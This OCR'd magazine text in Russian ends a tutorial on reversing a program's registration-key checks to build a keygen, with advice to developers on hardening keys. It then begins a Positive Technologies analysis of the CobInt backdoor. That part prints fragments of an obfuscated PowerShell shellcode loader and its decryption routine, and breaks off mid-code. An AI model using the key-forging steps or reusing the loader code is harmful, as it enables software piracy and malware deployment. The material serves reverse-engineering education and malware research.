 byte[] crypted = RC4.Apply(ionicCompressed, RC4key);
 string result = ByteArrayToString(crypted);
...
```


Похоже, мы наконец проделали наиболее сложный этап работы разобрались с самыми каверзными алгоритмами шифрования и компрессии и даже создали собственный инструмент для моделирования регистрационного ключа. Осталось дело техники: реверсировать парсинг расшифрованных и распакованных данных. Чтобы не утомлять тебя и так уже затянувшимся повествованием, приведу только ключевые фрагменты кода.



```
1184 do
1185 {
1186   if ( !v111 )
1187     break;
1188   sub_49DAF0(v191, v111);
1189   v111 = sub_48CA30(v153);
1190 }
1191 while ( v111 != -1 );
```


Ключевые фрагменты кода

Здесь и ниже функция **`sub_48CA30`** распаковывает текущий символ и возвращает его. В случае ошибки возвращается **`-1`**. Функция **`sub_49DAF0`** добавляет этот символ в буфер декомпрессии. Итак, представленный код распаковывает все символы из упакованного входного потока до символа с кодом **`0`** и помещает их в буфер **`v191`**.



```
1345     v116 = (char *)Buffer;
1346     *(_DWORD *)ArgList = 0;
1347     if ( v199 >= 0x10 )
1348       v116 = Buffer[0];
1349     sub_49DC10(v116, "%d", (char)ArgList);
1350     if ( *(_DWORD *)ArgList == v115 )
1351     {
1352       v113 = v177;
1353       goto LABEL_266;
```


Здесь **`sub_49DC10`** это не что иное, как **`sscanf`**, преобразующий строковое значение группы **`2222`** из псевдопеременной **`v116`** (она, как видишь, может состоять только из десятичных цифр) в числовое значение **`v115`**. Затем оно проверяется на равенство с последним ненулевым байтом из буфера декомпрессии. Если значения совпадают, то все нормально, можно продолжать парсинг дальше.



```
1220         for ( j = 0; j < v117[4] && j < 4; ++j )
1221         {
1222           if ( v112 <= v119 )
1223             sub_45C580();
1224           v121 = v191;
1225           *(_DWORD *)ArgList = v117;
1226           if ( v193 >= 0x10 )
1227             v121 = (int *)v191[0];
1228           v122 = (char *)v121 + v119;
1229           v59 = v117[5] < 0x10u;
1230           v164 = v122;
1231           if ( !v59 )
1232           {
1233             *(_DWORD *)ArgList = *v117;
1234             v122 = v164;
1235           }
1236           v117 = v148;
1237           if ( *v122 != *(_BYTE *)(*(_DWORD *)ArgList + j) )
1238             goto LABEL_302;
1239           v112 = v192;
1240           ++v119;
1241         }
```

Если значения совпадают, можно продолжать парсинг дальше

Первые четыре символа буфера декомпрессии проверяются на равенство с символами группы **`0000`** должно быть полное совпадение, чтобы пройти финальную проверку.



```
1285         if ( (unsigned __int8)sub_48CA30(v153) == v126 )
1286         {
1287           v130 = sub_48CA30(v153);
1288           if ( ((v130 & 8) != 0) == a3 && (v130 & 1) == v170 && ((v130 & 2) != 0) == v162 && ((v130 & 4) != 0) == v161 )
1289           {
1290             v131 = (unsigned __int8)sub_48CA30(v153);
1291             v132 = (void *)((sub_48CA30(v153) << 8) | v131);
1292             v164 = (void *)sub_48CA30(v153);
1293             v133 = sub_48CA30(v153);
1294             if ( v132 == Block && v164 == v147 && (char *)v133 == v168 )
1295             {
1296               if ( (int)a4 < (int)v132 || a4 == v132 && ((int)a5 < (int)v164 || a5 == v164 && a6 <= v133) )
1297               {
1298                 nullsub_1(v153);
1299                 sub_446880(v178);
1300                 if ( v109 )
1301                   (**(void (__thiscall ***)(char *, int))v109)(v109, 1);
1302                 if ( v99 )
1303                   (**v99)(v99, 1);
1304                 sub_446750(v191);
1305                 sub_446750(v194);
1306                 sub_446750(v185);
```

Четыре символа буфера декомпрессии проверяются на равенство с символами группы 0000

Данные в буфере декомпрессии закончились, побайтово распаковываем наш массив дальше. Следующий распакованный байт должен совпадать с текущим счетчиком декомпрессированных данных из псевдопеременной **`v126`**. Если это условие выполняется, то следующие распакованные два байта — это год окончания лицензии, который мы получили при парсинге группы **`5555`**, а следующие два байта это месяц и день оттуда же. Условие в строке 1296 проверяет текущую дату на предмет окончания лицензии, если время еще есть — лицензия валидна, можно работать дальше.

Итак, мы реверсировали исходный вид массива валидных данных из группы **`6666`**, который теперь можно упаковать нашей самописной программой. В полученном регистрационном коде:

- `0000` первые четыре байта совпадают с текстовым содержимым `0000`;
- `2` значение этого байта должно совпадать с десятичным эквивалентом поля `2222`;
- `0` — обязательный байт-разделитель;
- `6` — значение этого байта совпадает с его позицией в распакованном буфере;
- `0x7EE` два байта, год окончания лицензии (допустим, `2030`);
- `1` один байт, месяц окончания лицензии (допустим, январь);
- `1` один байт, 1 января, с новым годом и окончанием лицензии!

Как видишь, последняя группа (условно названная нами **`6666`**) самая сложная для разбора, поскольку она содержит в себе проверочные значения всех основных параметров лицензии. Наличие такого контрольного значения обязательно для составления всех нормальных регистрационных ключей. Не будь его, любой эникейщик мог бы легко поправить руками нужный параметр лицензии в текстовом редакторе и регистрация потеряла бы смысл.

Не спорю, в разобранном примере алгоритм генерации контрольной группы был выбран, мягко говоря, оригинально (собственно, из-за этого такой пример я и решил разобрать). Обычно программисты сильно не заморачиваются и используют в качестве контрольного значения какой-либо криптографический хеш от содержимого лицензии, а то и просто контрольную сумму разной степени сложности, в зависимости от лени и уровня личной паранойи.

РЕКОМЕНДАЦИИ ПРОГРАММИСТАМ

Теперь, когда мы разобрали пример изготовления чужого регистрационного кода, дам несколько советов по совершенствованию своего. Как я уже говорил, мы рассматривали самый простой случай в частности, этот регистрационный ключ привязан исключительно к триальной дате, то есть будет работать на любом компьютере, хозяин которого каким-то образом получит такой ключ. А это небезопасно: ключ обычно привязывается к данным конкретного компьютерного оборудования (серийный номер жесткого диска и процессора, MAC адрес и так далее).

Собственно, даже разобранный нами выше регистрационный ключ поддерживает привязку к конкретному компьютеру, но мы для упрощения разбора просто игнорировали значения некоторых групп, выбрав вариант ключа, привязанного исключительно к дате.

В заключение хочу высказать пару соображений по поводу формата ключа. Открытость данных внутри разобранного выше примера обоюдоостра — с одной стороны, хорошо видно, для чего именно этот ключ используется и какие у него ограничения. Но если подумать, то зачем искушать этой информацией простого пользователя? Магия волшебной непонятной комбинации букв и цифр психологически работает гораздо сильнее, тем более все гиганты софтверной индустрии поступают именно так. Почему бы тебе тоже не следовать их примеру для дополнительной солидности?

И еще один аспект касается кодирования информации внутри ключа. Хорошим профессиональным тоном при изготовлении регистрационных ключей считается использование криптографии. Даже в таком простом примере, который мы разобрали выше, при генерации контрольного блока используется шифрование RC4 и компрессия FlateDecode. Однако мы легко идентифицировали эти алгоритмы и смоделировали кейген в своей собственной программе, нам даже не пришлось ничего кодить руками мы просто легким движением мыши нагуглили распространенные стандартные библиотеки, реализующие эти алгоритмы, и подключили их к своему проекту.

А представь себе, если бы там оказалось нечто кастомное-самописное? Возможно, в ущерб криптостойкости, но трудоемкость реверса и моделирования такого кодирования возросла бы в разы. Каждую строку алгоритма пришлось бы зубами выгрызать из декомпилированного кода, да еще и изобретать способ провернуть этот фарш назад. Можно даже, не выдумывая собственный алгоритм, просто поменять стандартные константы или, к примеру, разрядность вектора перестановок того же RC4, чтобы потенциальный реверсер сломал себе мозги во время идентификации и моделирования криптоалгоритма.

И наконец, ничто не мешает нам пользоваться несимметричной криптографией. К примеру, если RC4 заменить ECDSA или RSA, то без секретного ключа, даже при полном реверсе, вся идея генерации ключа на стороне была бы обречена на провал изначально.

COBINT

Изучаем реверс малвари на примере известного бэкдора

CobInt — это бэкдор, который активно использует группировка Cobalt/(Ex)Cobalt при атаках на российские компании. В статье мы по шагам выполним реверс CobInt и изучим полезные техники анализа этой малвари.

j0rtxf
CSIRT (PT ESC), Positive Technologies
ko1mbo656@gmail.com


WWW

Подробности про группировку, инструменты и TTP ищи по ссылкам:

- Cobalt: обновление тактик и инструментов
- Уже не те: атаки (Ex)Cobalt на российские компании в 2023 году

POWERSHELL LOADER


В начале 2024 года наша команда по расследованию инцидентов (PT ESC Positive Technologies) выявила применение малвари CobInt в инфраструктуре заказчика. Проанализировав логи EVTX на скомпрометированной машине, мы извлекли сильно обфусцированный вредоносный скрипт PowerShell.



```
function ayaxXF
{
return "BC6B9396"
}
function XmEzNKi
{
$UG4kZ = FXYfmc
return "E92517"+"0A78"+$UG4kZ
}
function fmAeSCXQ
{
return "16DA"+"057"+"76A979"
}
function GGqzTi
{
return "5C08DC"+"34F8D"+"B45C77"
}
function AqnOZS
{
$kx5 = UoFqcaE
$mqh7mH = yGPVnGLU
return $kx5+$mqh7mH
}
function bBdAMs
{
$tEOBM4 = KvaUgXgDe
$Jb1o = ApxnlAhpt
return "28"+$tEOBM4+$Jb1o
}
function cYTHoY
```

Обфусцированный код PowerShell

В конце кода скрипта мы видим вызов единственной функции, которая нас больше всего и интересует.



```
return "D58B"+"E5367"+"A95A5"+"E4AA"+$UxQFAL
}
function UoFqcaE
{
$Q3s3 = lyNlwrSf
return "A758F8F9"+"59A5C9B"+"917B74"+$Q3s3
}
function CnYtSaVGB
{
$kGX = coIifPSv
$NDjg = VtdkDIabVr
return $kGX+$NDjg
}
function TFBXuoZf
{
[AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\'
}
JfBzwkrF
```

Вызов функции


Код функции выглядит следующим образом:

```
If ([IntPtr]::size -eq 8)
{
    $L7Q=aQGIf
    $d90qSK=1331
}
else
{
    $L7Q=tNKdTPG
    $d90qSK=1166
}
$YodSQB=[System.Convert]::FromBase64String((vXQvbyjhW $L7Q))

RgEGGBTGL $YodSQB $d90qSK
}
```

В этой функции на основе размера указателя определяется разрядность ОС, в зависимости от которой переменной `$d90qSK` присваивается соответствующее значение. Оно определяет смещение к функции расшифровки шелл кода. Шелл код для определенной архитектуры декодируется из Base64, после чего передается в функцию `RgEGGBTGL` вместе со смещением. Чтобы сохранить раскодированный шелл-код на диск, сразу после вызова функции `FromBase64String` добавим в код следующую строку:

```
[IO.File]::WriteAllBytes('shellcode.bin',$YodSQB)
```

Теперь убедимся, что шелл код сохранился корректно. Закидываем его в IDA, переходим по смещению `1331 (0x533)` в случае с x64 и преобразуем байты в код.




```
seg000:0000000000000533                 call    sub_500
seg000:0000000000000538
seg000:0000000000000538 loc_538:
seg000:0000000000000538                 jnz     short loc
seg000:000000000000053A                 pop     rdx
seg000:000000000000053B                 pop     r11
seg000:000000000000053D                 jmp     short loc
seg000:000000000000053D sub_500         endp ; sp-analysi
seg000:000000000000053D
seg000:000000000000053D ; ---------------------------------
seg000:000000000000053F                 db 0B9h
seg000:0000000000000540 ; ---------------------------------
seg000:0000000000000540                 mov     al, 0B4h
seg000:0000000000000543                 lodsb
seg000:0000000000000543 seg000          ends
seg000:0000000000000543
seg000:0000000000000543
seg000:0000000000000543                 end
```

```
; ============== S U B R O U T I N E =======================================
sub_500         proc near               ; CODE XREF: sub_500+33↓p
; FUNCTION CHUNK AT seg000:0000000000000000 SIZE 00000014 BYTES

                pop     rax
                sub     rax, 538h
                push    r11
                push    rdx
                jmp     short loc_50F
; -------------------------------------------------------------------------
```

Код расшифровки по смещению 0x533

РАСШИФРОВКА ТЕЛА ШЕЛЛ-КОДА

Код, который отвечает за расшифровку самого себя в памяти, выглядит следующим образом.




```
void __fastcall sub_500(char a1)
{
  __int64 v1; // rbp
  _DWORD *v2; // rdi
  _DWORD *v3; // rsi
  _DWORD *v4; // rax
  int v5; // edx
  __int64 v6; // r11
  __int64 v7; // [rsp-8h] [rbp-8h]

  v4 = (_DWORD *)(v7 - 1336);
  v5 = 1150867934;
  v6 = 320i64;
  do
  {
    *v4 ^= v5;
    v5 = __ROL4__(v5, 1);
